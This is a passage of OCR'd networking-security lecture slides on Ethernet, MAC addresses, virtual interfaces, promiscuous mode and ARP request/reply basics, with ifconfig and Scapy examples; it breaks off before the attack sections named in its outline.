ARP Protocol and Attacks


Outline

- **Network Interface**
- **Ethernet frame and MAC header**
- **ARP protocol**
- **ARP cache poisoning attack**
  - Hijacking HTTP using iptables
  - ETTERCAP

NETWORK INTERFACE AND ETHERNET

Network Interface Card (NIC)

- **Physical or logical link between computer and network**
- **Each NIC has a hardware address: MAC address**




```
seed@VM:$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:77:2e:c3
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::b3ef:2396:2df0:30e0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43628 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1713262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6975999 (6.9 MB)  TX bytes:260652814 (260.6 MB)
```


MAC Addresses

- Media Access Control address (also known as link-layer address, Ethernet address, or physical address)
  - Used to address link-layer frames to destination
  - A 48-bit (6-byte) value that is associated with a physical NIC
    - **Example: 1A-2F-BB-76-09-AD**
  - MAC address burned in NIC ROM (sometimes software settable)
  - No two NICs should have the same MAC address
    - Even though sometimes they do, just make sure they’re no on the same network
  - Unlike and IP address, a MAC address does NOT change when a host moves from network to network
  - A host on a network “listens” to ALL frames but ignores frames that are not addressed to it
    - Frames that are addressed to a host are passed up to the Network Layer

Packet Flow


User Space
Kernel
Protocol stack
Link-level driver
Ring buffer
Kernel
Network Interface Card
Network

Physical and Virtual NIC



a) physical interface (b) loopback/dummy interface (c) tun/tap interface

Examples of Virtual NIC


- **Loopback Interface**

```
$ ifconfig lo
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
   inet 127.0.0.1  netmask 255.0.0.0
   inet6 ::1  prefixlen 128  scopeid 0x10<host>
   loop  txqueuelen 1000  (Local Loopback)
```

- **Dummy Interface (similar to loopback, but with its own IP)**

```
# ip link add dummy1 type dummy
# ip addr add 1.2.3.4/24 dev dummy1
# ip link set dummy1 up
# ifconfig
dummy1: flags=195<UP,BROADCAST,RUNNING,NOARP>  mtu 1500
   inet 1.2.3.4  netmask 255.255.255.0  broadcast 0.0.0.0
   ether 6a:e8:f2:54:88:46  txqueuelen 1000  (Ethernet)
```

Ethernet Frame & MAC Header



08 00 27 07 07 69 — Destination MAC Address

02 42 0A 09 00 05 — Source MAC Address


08 00 — Ether Type

Payload — Data (46 – 1500 bytes)

02 03 A2 48 — Checksum

MAC Header or Ethernet Header: 14 bytes

Ethernet Frame Example



```
▾ Ethernet II, Src: 08:00:27:84:5e:b9, Dst: 08:00:27:dd:08:88
   ▸ Destination: 08:00:27:dd:08:88
   ▸ Source: 08:00:27:84:5e:b9
     Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
▸ Internet Control Message Protocol

0000  08 00 27 dd 08 88 08 00  27 84 5e b9 08 00 45 00   ..'..... '.^...E.
0010  00 54 fe a5 40 00 40 01  23 f7 0a 00 02 06 0a 00   .T..@.@. #.......
0020  02 07 08 00 5a fc 0b 05  00 01 dc 8a 31 5e 8d 11   ....Z... ....1^..
```


Scapy Program

```
$ python3
>>> from scapy.all import *
>>> ls(Ether)
dst         : DestMACField                  = (None)
src         : SourceMACField                = (None)
type        : XShortEnumField               = (36864)
```

Promiscuous Mode

- **Ethernet is a broadcast medium**
- **NIC check destination MAC address**
  - mine: accept the frame
  - not mine: discard it
- **Enable promiscuous mode**
  - Will not check destination MAC
  - Take in all the packets on the local network
- **Useful for packet sniffing**

MAC Address Randomization and Privacy



iOS 8 to stymie trackers and marketers with MAC address randomization

When searching for Wi-Fi networks, iOS8 devices can hide their true identities.

by **Lee Hutchinson** - Jun 9, 2014 10:56am EDT


Quartz is reporting a change to how iOS 8-equipped devices search out Wi-Fi networks with which to connect. The new mobile operating system, which is on track for a release in the fall, gives iOS 8 devices the ability to identify themselves not with their unique burned-in hardware MAC address but rather with a random, software-supplied address instead.

THE ARP PROTOCOL

The ARP Protocol

- **Communication on LAN**
  - Need to use MAC address
  - But we only know the IP address
- **ARP: Address Resolution Protocol**
  - Find MAC from IP

ARP Request/Reply




ARP Reply
10.9.0.7 is at
02:42:0a:09:00:07

ARP Request (broadcast): who-has 10.9.0.7? tell 10.9.0.5

Send ARP Request: Example 1

